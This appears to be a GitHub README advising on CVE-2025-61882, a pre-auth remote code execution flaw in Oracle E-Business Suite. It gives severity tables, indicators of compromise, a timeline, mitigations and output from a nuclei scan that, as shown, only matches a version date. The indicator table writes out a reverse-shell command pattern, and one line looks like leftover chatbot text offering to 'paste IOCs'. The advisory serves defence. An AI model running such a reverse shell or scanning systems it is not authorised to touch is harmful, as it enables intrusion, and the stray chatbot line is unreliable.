 222dff-afk/blackash-cve-2025-61882
Provides a detailed CVE-2025-61882 advisory with technical analysis, IOCs, detection queries, and a nuclei-based exploit template for Oracle E-Business Suite pre-auth RCE.

Short summary: Critical pre‑auth remote code execution in Oracle E‑Business Suite (EBS) — affects 12.2.3 → 12.2.14, CVSS 9.8, actively exploited in the wild (ransom/ extortion activity reported). ([oracle.com][1])
| Field | Details |
|---|---|
| 🆔 CVE | CVE‑2025‑61882 |
| 🧾 Product / Component | Oracle E‑Business Suite (EBS) — Concurrent Processing / BI Publisher integration |
| 📦 Affected versions | 12.2.3 → 12.2.14 |
| 🔢 CVSS (v3.1) | 9.8 (AV:N/AC:L/PR:N/UI:N/C:H/I:H/A:H) |
| ⚠️ Type | Remote Code Execution (RCE) — no authentication required |
| 🔥 Exploited in the wild | Yes — mass exploitation / extortion campaigns reported |
| 📅 Disclosure / timeline | October 2025 (vendor advisory + public writeups). ([oracle.com][1]) |
(Above consolidated from vendor advisory, NVD/CISA, and multiple vendor analyses.) ([oracle.com][1])
| Impact area | What it means |
|---|---|
| 🔓 Confidentiality | Attackers can read sensitive HR/finance/ERP data |
| 🛠️ Integrity | Attackers can modify records, create backdoors or alter configurations |
| ⚡ Availability | Attackers can disrupt services, execute ransomware or destroy backups |
| 🧭 Risk level | Extreme — pre‑auth RCE on critical ERP system → possible full domain pivot |
References reporting high‑impact exploitation and ransomware linkage. ([Rapid7][2])
Oracle and incident responders published IOCs; below are representative examples reported in advisories and vendor writeups. Hunt for these patterns in logs and endpoints. ([oracle.com][1])
| Type | Example |
|---|---|
| 🌐 IPs (observed) | 200.107.207.26, 185.181.60.11 (example addresses reported) |
| 🧾 Command pattern | sh -c /bin/bash -i >& /dev/tcp/<ip>/<port> 0>&1 (reverse shell) |
| 🗂️ File hashes | Several SHA‑256 hashes for suspected exploit scripts (see vendor advisory for full list) |
| 🕳️ Artifacts | Unexpected web shells, new cronjobs, suspicious outbound connections to unusual IPs/ports |
If you want the full IOC list (IPs, full hashes, filenames) I can paste it here — say “paste IOCs”. (No links.)
| Date | Event |
|---|---|
| Aug 9, 2025 | Earliest reported real‑world exploitation activity (vendor telemetry). ([crowdstrike.com][4]) |
| Early Oct 2025 | Oracle issued security alert / patch availability for EBS. ([oracle.com][1]) |
| Oct 6–7, 2025 | CISA added the CVE to its Known Exploited Vulnerabilities (KEV) catalog (federal agencies guidance, due date for mitigation). ([cisa.gov][5]) |
| Oct 2025 (ongoing) | Multiple vendor writeups and mass‑exploit reports (CrowdStrike, Rapid7, Tenable, etc.). ([crowdstrike.com][4]) |
| Priority | Action | Notes / Sample specifics |
|---|---|---|
| 1️⃣ Critical | Patch affected EBS instances | Apply Oracle’s Security Alert patches for versions 12.2.3–12.2.14 immediately. ([oracle.com][1]) |
| 2️⃣ High | Isolate / restrict access to EBS web endpoints | Block Internet‑facing HTTP/HTTPS to EBS; allow only trusted admin IPs or VPN. |
| 3️⃣ High | Enable/adjust WAF rules | Deploy vendor/community WAF signatures for the exploit patterns; block suspicious payloads. ([Rapid7][2]) |
| 4️⃣ High | Hunt & detect | Search logs for reverse shell commands, abnormal file writes, and outbound connections to IOCs. |
| 5️⃣ Incident | Contain & respond if compromise found | Isolate host, preserve forensic evidence, change credentials, rebuild from clean backups. |
| 6️⃣ Policy | Report & notify | If you’re in scope of regulatory/contractual requirements, notify stakeholders and authorities per policy (CISA/KEV guidance may apply). ([nvd.nist.gov][3]) |

┌──(kali㉿kali)-[~]
└─$ nuclei -u http://10.10.10.10:8000 -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io

[INF] Current nuclei version: v3.4.10 (latest)
[INF] Current nuclei-templates version: v10.2.9 (latest)
[INF] New templates added in latest release: 182
[INF] Templates loaded for current scan: 1
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[CVE-2025-61882:last_modified_date] [http] [critical] http://10.10.10.10:8000 ["Wed, 20 Aug 2025 08:20:09 GMT"]
[INF] Scan completed in 485.722955ms. 1 matches found.

┌──(kali㉿kali)-[~]
└─$ nuclei -l targets.txt -t CVE-2025-61882.yaml
